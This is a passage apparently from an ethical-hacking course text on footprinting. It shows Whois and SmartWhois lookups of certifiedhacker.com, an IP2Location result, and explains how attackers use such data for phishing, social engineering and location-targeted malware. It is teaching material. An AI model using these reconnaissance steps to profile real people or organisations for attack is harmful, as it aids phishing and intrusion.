


Whois Record for CertifiedHacker.com

− Domain Profile

Registrant	PERFECT PRIVACY, LLC
Registrant Country	us
Registrar	Network Solutions, LLC IANA ID: 2 URL: http://networksolutions.com Whois Server: whois.networksolutions.com domain.operations@web.com (p) 18777228662
Registrar Status	clientTransferProhibited
Dates	7,164 days old Created on 2002-07-29 Expires on 2022-07-29 Updated on 2021-08-22
Name Servers	NS1.BLUEHOST.COM (has 2,681,575 domains) NS2.BLUEHOST.COM (has 2,681,575 domains)
Tech Contact	PERFECT PRIVACY, LLC 5335 Gate Parkway care of Network Solutions PO Box 459, Jacksonville, FL, 32256, us kq9t994x73e@networksolutionsprivateregistration.com (p) 15707088622
IP Address	162.241.216.11 - 1,745 other sites hosted on this server
IP Location	🇺🇸 - Utah - Provo - Unified Layer
ASN	🇺🇸 AS26337 OIS1, US (registered Oct 09, 2013)
Domain Status	Registered And Active Website
IP History	13 changes on 13 unique IP addresses over 16 years
Registrar History	3 registrars with 2 drops
Hosting History	6 changes on 4 unique name servers over 19 years

Figure 2.66: Screenshot of WhoIs



SmartWhois - Evaluation Version
File Query Edit View Settings Help
IP, host or domain: certifiedhacker.com
Query
certifiedhacker.com
certifiedhacker.com - Source
Close
Done

```
certifiedhacker.com

162.241.216.11

PERFECT PRIVACY, LLC
5335 Gate Parkway care of Network Solutions PO Box 459
Jacksonville
FL
32256
United States
Phone: +1.5707088622
kq9t994x73e@networksolutionsprivateregistration.com

PERFECT PRIVACY, LLC
5335 Gate Parkway care of Network Solutions PO Box 459
Jacksonville
FL
32256
United States
Phone: +1.5707088622
kq9t994x73e@networksolutionsprivateregistration.com

PERFECT PRIVACY, LLC
5335 Gate Parkway care of Network Solutions PO Box 459
Jacksonville
FL
32256
United States
Phone: +1.5707088622
kq9t994x73e@networksolutionsprivateregistration.com

NS1.BLUEHOST.COM
NS2.BLUEHOST.COM
```

```
Domain Name: CERTIFIEDHACKER.COM
Registry Domain ID: 88849376_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http://networksolutions.com
Updated Date: 2021-08-22T08:51:43Z
Creation Date: 2002-07-30T00:32:00Z
Registrar Registration Expiration Date:
2022-07-30T00:32:00Z
Registrar: Network Solutions, LLC
Registrar IANA ID: 2
Reseller:
Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: PERFECT PRIVACY, LLC
Registrant Organization:
Registrant Street: 5335 Gate Parkway care of
Network Solutions PO Box 459
Registrant City: Jacksonville
Registrant State/Province: FL
Registrant Postal Code: 32256
Registrant Country: US
Registrant Phone: +1.5707088622
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email:
kq9t994x73e@networksolutionsprivateregistration.co
m
Registry Admin ID:
Admin Name: PERFECT PRIVACY, LLC
Admin Organization:
Admin Street: 5335 Gate Parkway care of Network
Solutions PO Box 459
```

Figure 2.67: Screenshot of SmartWhois

Attackers also use Whois lookup tools such as Batch IP Converter, WhoIs Analyzer Pro, and Active Whois to perform a Whois lookup on the target domain.



Finding IP Geolocation Information

- IP geolocation helps to identify information, such as country, region/state, city, ZIP/postal code, time zone, **connection speed**, **ISP (hosting company)**, domain name, IDD country code, area code, mobile carrier, and elevation
- **IP geolocation lookup tools**, such as **IP2Location** and **IP Location Finder**, help to collect IP geolocation information about the target, which in turn helps attackers in **launching social engineering attacks**, such as spamming and phishing

IP2Location

☑ IP Address	207.46.232.182
☑ Country	Singapore [SG]
☐ Region	Singapore
☐ City	Singapore
☐ Coordinates of City	1.289670, 103.850070 (1°17'23"N 103°51'0"E)
☐ ISP	Microsoft Corporation
☐ Local Time	10 Mar, 2022 07:54 PM (UTC +08:00)
☐ Domain	microsoft.com
☐ Net Speed	(COMP) Company/T1
☐ IDD & Area Code	(65) 06
☐ ZIP Code	179431
☐ Weather Station	Singapore (SNXX0006)

https://www.ip2location.com

Finding IP Geolocation Information

IP geolocation helps to obtain information regarding a target such as its country, region/state, city, latitude and longitude of its city, ZIP/postal code, time zone, connection speed, ISP (hosting company), domain name, IDD country code, area code, weather station code and name, mobile carrier, and elevation.

Using the information obtained from IP geolocation, an attacker may attempt to gather more information about a target with the help of social engineering, surveillance, and non-technical attacks such as dumpster diving, hoaxing, or acting as a technical expert. With the help of the information obtained, an attacker can also set up a compromised web server near the victim's location, and if the exact location of the victim is detected, the attacker can perform malicious activities and infect the victim with malware designed for that specific area or gain unauthorized access to the target device or attempt to launch an attack on the target device.

